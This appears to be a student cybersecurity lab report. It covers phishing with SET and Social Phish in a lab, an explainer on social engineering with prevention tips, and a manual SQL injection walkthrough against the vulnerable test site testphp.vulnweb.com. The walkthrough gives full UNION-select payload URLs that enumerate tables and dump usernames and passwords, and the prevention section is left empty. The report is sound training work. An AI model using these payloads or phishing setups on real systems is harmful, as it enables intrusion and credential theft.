
**Step 1:- Setting up SET tool for phishing SE Attacks🡪Website attack🡪Credentials harvester🡪Site Cloner**


****



**Step 2:- Set IP address for postback in Tabnabbing to 192.168.1.9**

**Set cloning url to** [**http://www.gmail.com**](http://www.gmail.com) **Fake Gmail Page**

****



****

****

**Result:-**

* **Account:-** [**yaminijagannathan@gmail.com**](mailto:yaminijagannathan@gmail.com)
* **Password:- yamini**

**What is social engineering**

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks happen in one or more steps. A perpetrator first investigates the intended victim to gather necessary background information, such as potential points of entry and weak security protocols, needed to proceed with the attack. Then, the attacker moves to gain the victim’s trust and provide stimuli for subsequent actions that break security practices, such as revealing sensitive information or granting access to critical resources.

What makes social engineering especially dangerous is that it relies on human error, rather than vulnerabilities in software and operating systems. Mistakes made by legitimate users are much less predictable, making them harder to identify and thwart than a malware-based intrusion.

**Social engineering attack techniques**

Social engineering attacks come in many different forms and can be performed anywhere where human interaction is involved. The following are the five most common forms of digital social engineering assaults.

* **Baiting**
* **Scareware**
* **Pretexting**
* **Phishing**
* **Spear phishing**

**Social engineering prevention**

Social engineers manipulate human feelings, such as curiosity or fear, to carry out schemes and draw victims into their traps. Therefore, be wary whenever you feel alarmed by an email, attracted to an offer displayed on a website, or when you come across stray digital media lying about. Being alert can help you protect yourself against most social engineering attacks taking place in the digital realm.


Moreover, the following tips can help improve your vigilance in relation to social engineering hacks.


1. Don’t open emails and attachments from suspicious sources – If you don’t know the sender in question, you don’t need to answer an email. Even if you do know them and are suspicious about their message, cross-check and confirm the news from other sources, such as via telephone or directly from a service provider’s site. Remember that email addresses are spoofed all of the time; even an email purportedly coming from a trusted source may have actually been initiated by an attacker.
2. Use multifactor authentication – One of the most valuable pieces of information attackers seek are user credentials. Using multifactor authentication helps ensure your account’s protection in the event of system compromise. Imperva Login Protect is an easy-to-deploy 2FA solution that can increase account security for your applications.
3. Be wary of tempting offers – If an offer sounds too enticing, think twice before accepting it as fact. Googling the topic can help you quickly determine whether you’re dealing with a legitimate offer or a trap.
4. Keep your antivirus/antimalware software updated – Make sure automatic updates are engaged, or make it a habit to download the latest signatures first thing each day. Periodically check to make sure that the updates have been applied, and scan your system for possible infections.

**Task Done by :- Nihal Awasthi**


**4. Install Social Phish tool from GitHub and try to execute the tool for phishing page and perform in lab setup only**

**Step 1 :-**

****

**Step 2 :-**

**Step 3 :-**

****


**Step 4 :-**

****

**Step 5 :-**

****

**Step 6 :-**

****

**Result :-**

* **Account –** [**yaminijagannathan@gmail.com**](mailto:yaminijagannathan@gmail.com)
* **Password – yamini**

**Prevention methods**

* **Keep your browser updated:-** Make sure that you use the latest version of your web browser and that all the latest Internet security patches have been applied.
* **Use anti-spam filters:-** Only open email accounts with providers that include spam filtering. Choose an antivirus and Internet security solution that also includes advanced anti-spam features.

**Task Done by :- J Yamini**


**5. Perform SQL injection Manually on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections**

**Target** - <http://testphp.vulnweb.com/>


**Step1: Try using the common credentials like**

* Admin - admin
* Admin - admin@123
* Demo - admin
* Demo - 12345678 **etc.**

**Result – Not from the combinations above**

**Step 2 - Checking connectivity to database**

**Result – Connected to database**

**Step 3 – Scanning for vulnerability**

**Result - Vulnerable**

**Step 4 - Checking No. of public column available**

1. http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%2014 –


Error: Unknown column '14' in 'order clause' Warning: mysql\_fetch\_array() expects parameter 1 to be resource, Boolean given in /hj/var/www/listproducts.php on line 74

2. http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%2013 –


Error: Unknown column '13' in 'order clause' Warning: mysql\_fetch\_array() expects parameter 1 to be resource, Boolean given in /hj/var/www/listproducts.php on line 74

3. http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%2012 –

Error: Unknown column '12' in 'order clause' Warning: mysql\_fetch\_array() expects parameter 1 to be resource, Boolean given in /hj/var/www/listproducts.php on line 74

4; http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%2011 –

**Result** - order = 11

**Step 5 – Checking No. of vulnerable column taking input**

**Result - 3 vulnerable columns ( 7, 2, 9)**

**Step 6 - Attacking any of the vulnerable columns – 7**

i.e. Retrieving database name and table name etc. details

<http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,group_concat(table_name),8,9,10,11%20from%20information_schema.tables%20where%20table_schema=database()>


**Result**

Column name = acuart


Table names = artists, carts, categ, featured, guestbook, pictures, products, users

**Step 7 – Retrieving data from users**

* <http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,group_concat(column_name),8,9,10,11%20from%20information_schema.columns%20where%20table_name=0x7573657273>



**Step 8 : Retrieving uname and pass**


<http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,group_concat(uname,0x3a,pass),8,9,10,11%20from%20users>

Result :

uname – test

pass - test

**Step 9 :- Using uname and pass to gain access**




**STEPS TO PREVENT SQL INJECTION**

